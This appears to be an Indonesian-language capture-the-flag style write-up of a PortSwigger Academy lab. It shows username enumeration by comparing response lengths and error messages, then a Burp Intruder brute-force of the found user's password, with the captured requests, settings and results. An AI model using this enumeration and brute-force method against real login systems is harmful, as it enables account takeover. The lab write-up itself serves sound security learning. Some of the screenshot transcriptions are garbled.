

Username enumeration via different responses

Goals : identifikasi nama pengguna yang valid, lakukan serangan brute-force untuk menemukan kata sandi pengguna tersebut, lalu akses halaman akun mereka.

kami diberikan sebuah lab yang tampilannya adalah sebagai berikut

Username enumeration via different responses

Home | My account

WE LIKE TO BLOG

Black Market Dealings

A strange phenomenon has been occurring on a High school campus in Ohio. It seems one young boy was given several boxes of reusable coffee cups to use for promotional purposes. The boy was fairly lazy in the task and

kami diberikan clue untuk menebak user mana yang valid, dan kami di berikan sebuah list user yang akan kami gunakan untuk mencoba melakukan verifikasi bahwa user tersebut valid

<https://portswigger.net/web-security/authentication/auth-lab-usernames> (untuk username validation)

<https://portswigger.net/web-security/authentication/auth-lab-passwords> (setelah mendapatkan user yang valid kami gunakan wordlist ini untuk melakukan bruteforce ke dalam kolom katassandi pengguna yang valid)

IRC (in real case)

creating wordlist for targeting users -> brute target -> if valid -> creating wordlist for password the valid users -> brute users use the wordlist u make for the valid users -> if found u get bounty.

tugas pertama adalah melakukan intercepting permintaan dari browser yang akan kita attack

The screenshot shows the OWASP ZAP interface in the Proxy tab. A single request is listed:

Time	Type	Direction	Method	URL
22:08:19 27 Jan ...	HTTP	→ Request	POST	https://Oafe003d04b5ea38810f5c60001f0038.web-security-academy.net/login

Request

Pretty Raw Hex

```
1 POST /Login HTTP/2
2 Host: Oafe003d04b5ea38810f5c60001f0038.web-security-academy.net
3 Cookie: session=kdv30aQ2loyNLZtBfuP0aPYscZJqF8Qv
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.9
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 28
10 Origin: https://Oafe003d04b5ea38810f5c60001f0038.web-security-academy.net
11 Referer: https://Oafe003d04b5ea38810f5c60001f0038.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 username=admin&password=test
```

input string apapun kedalam kolom users dan password, untuk melihat request yang dikirim ke server atas permintaan yang kita lakukan.

langkah selanjutnya adalah mengirim request ini sebagai senjata intrusi (brute force) kita ke server, dengan send to intruder.

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Lo

3 5 × +

② Sniper attack

Target <https://0afe003d04b5ea38810f5c60001f0038.web-security-academy.net>

Positions **Add §** Clear § Auto §

```
1 POST /login HTTP/2
2 Host: 0afe003d04b5ea38810f5c60001f0038.web-security-academy.net
3 Cookie: session=kDV30aQ2loyNLZtBfuPOaPYscZJqF8Qv
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.9
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 28
10 Origin: https://0afe003d04b5ea38810f5c60001f0038.web-security-academy.net
11 Referer: https://0afe003d04b5ea38810f5c60001f0038.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 username=admin&password=test
```

tandai kolom yang ingin di inputkan wordlist.

dengan menggunakan *add* yang kita gunakan untuk menemukan user yang valid berdasarkan wordlist yang sudah di sediakan.

username=§admin§&password=test

lakukan setup wordlist pada kolom inputan wordlist

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 101

Request count: 101

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load...
Remove
Clear
Deduplicate
Add
Enter a new item

accounting
accounts
acid
activestat
ad
adam
adkit
admin

Add from list...

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add
Edit
Remove
Up
Down

Enabled Rule

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: .\>=<?+&*;"{}|^`#

Resource pool
Settings

lalu pilih jenis serangan bruteforce yang akan kita lancarkan

Sniper attack

ada 4 jenis serangan yang ada pada bruteforce attack ini.
namun kita hanya menggunakan type serangan sniper, berikut penjelasan singkatnya

Sniper

Fungsi: Menggunakan satu payload set dan menguji setiap posisi payload secara bergantian.

Cara kerja: Jika ada 2 posisi payload dan 100 payload, akan ada 200 request (100 untuk posisi 1, kemudian 100 untuk posisi 2).

Kapan digunakan:

- Testing satu parameter dengan banyak nilai (contoh: username enumeration, SQL injection pada satu field)
 - Fuzzing parameter individual untuk menemukan vulnerability
 - Ketika hanya ingin fokus pada satu titik serangan
- Contoh:** Testing berbagai username dengan password yang sama untuk melihat mana yang valid.

kita bisa langsung melakukan eksekusi untuk serangan kali ini.
setelah menunggu kami akhirnya menemukan apa yang kami inginkan

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	athena	200	399			3250	
1	carlos	200	555			3248	
2	root	200	553			3248	
3	admin	200	554			3248	
4	test	200	554			3248	
5	guest	200	555			3248	
6	info	200	553			3248	

user athena

Length
3250
3248
3248
3248

memiliki length yang berbeda dengan users lainnya, ini bisa menjadi parameter bahwa user athena adalah user yang valid untuk langkah selanjutnya

bagaimana bisa, berikut saya lakukan komparasi antara users athena dengan length 3250 dengan users lain yang lengthnya adalah 3248

The screenshot shows the NetworkMiner interface comparing two captured items. The left pane displays the first item, which is a response to a login attempt with an incorrect password. The right pane displays the second item, which is a response to a login attempt with an invalid username. Both responses include HTML for a navigation header, top links, and a login form. The 'Text' tab is selected in both panes, showing the XML-like structure of the HTML code. The 'Length' field at the bottom of each pane indicates the total byte length of the captured item.

Request

Payload Status code Response received Error Timeout Length Comment

92
0
1
2
3
4
5
6

Request Response

Pretty Raw Hex

1 HTTP/2 200 OK
2 Content-Type: te
3 X-Frame-Options: d
4 Content-Length: 5
5 <!DOCTYPE html>
6 <html>
7 <head>
8 <link href="https://www.w3.org/2000/svg" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" type="image/svg+xml" />
9 <title>Login</title>
10 </head>
11 <body>
12 <script>
13 <div id="main">
14 <section class="top-links">
15 Home<p>|</p>
16 My account<p>|</p>
17 </section>
18 </header>
19 <header class="notification-header">
20 </header>
21 <h1>Login</h1>
22 <section>
23 <p class="is-warning">Incorrect password</p>
24 <form class="login-form" method="POST" action="/login">
25 <label>Username</label>
26 <input required type="username" name="username" autofocus>
27 <label>Password</label>
28 <input required type="password" name="password">
29 <button class="button" type="submit">Log in</button>
30 </form>
31 </section>
32 </div>
33 <div class="footer-wrapper">
34 </div>
35 </div>
36 </body>

Length: 3,250

Key: Modified Deleted Added

1 Backspace;tonbsp;labnbsp;descriptionnbsp;
2 <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" type="image/svg+xml" />
3 <title>back-arrow</title>
4 <g>
5 <polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15"></polygon>
6 <polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15"></polygon>
7 </g>
8 </svg>
9

Length: 3,248

Key: Sync views

sebelah kiri adalah user athena dan sebelah kanan adalah users lainnya.


menunjukkan bahwa kata sandi dari user athena salah.

```
<header class="notification-header">
</header>
<h1>Login</h1>
<section>
  <p class="is-warning">Incorrect passw...
  <form class="login-form method=POST">
    <label>Username</label>
    <input required type="username" name="username">
    <label>Password</label>
    <input required type="password" name="password">
    <button class="button type="submit">Submit</button>
  </form>
</section>
</div>
</section>
```

```
<a href="/Home</a><p> | </p>
<a href="/my-account">My account</a><p> | </p>
</section>
</header>
<header class="notification-header">
</header>
<h1>Login</h1>
<section>
<p class="is-warning">Invalid username</p>
<form class="login-form" method="POST" action="/login">
  <label>Username</label>
  <input required type="username" name="username" autofocus>
  <label>Password</label>
  <input required type="password" name="password">
  <button class="button type="submit"> Log in </button>
```

incorrect password, dan invalid username

Lot Of Wordlist we make



sekarang kita hanya perlu menebak password dari user athena dengan wordlist password yang sudah di sediakan.

Status code	Response received	Error	Timeout	Length
302	202			188
200	212			3250

dan yap kami berhasil menemukan password yang tepat dan berhasil membuka session untuk user athena

```

username=athena&password=ashley
  
```

HTTP/2 302 Found
Location: /my-account?id=athena
Set-Cookie: session=N3dRDXD8KFMIBIRDBG1N35dBry6KrJZq; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0

Login

Incorrect password

Username

Password

Log in

dan kami mencoba logi ke athena dengan password ashley



dan challenge pun selesai.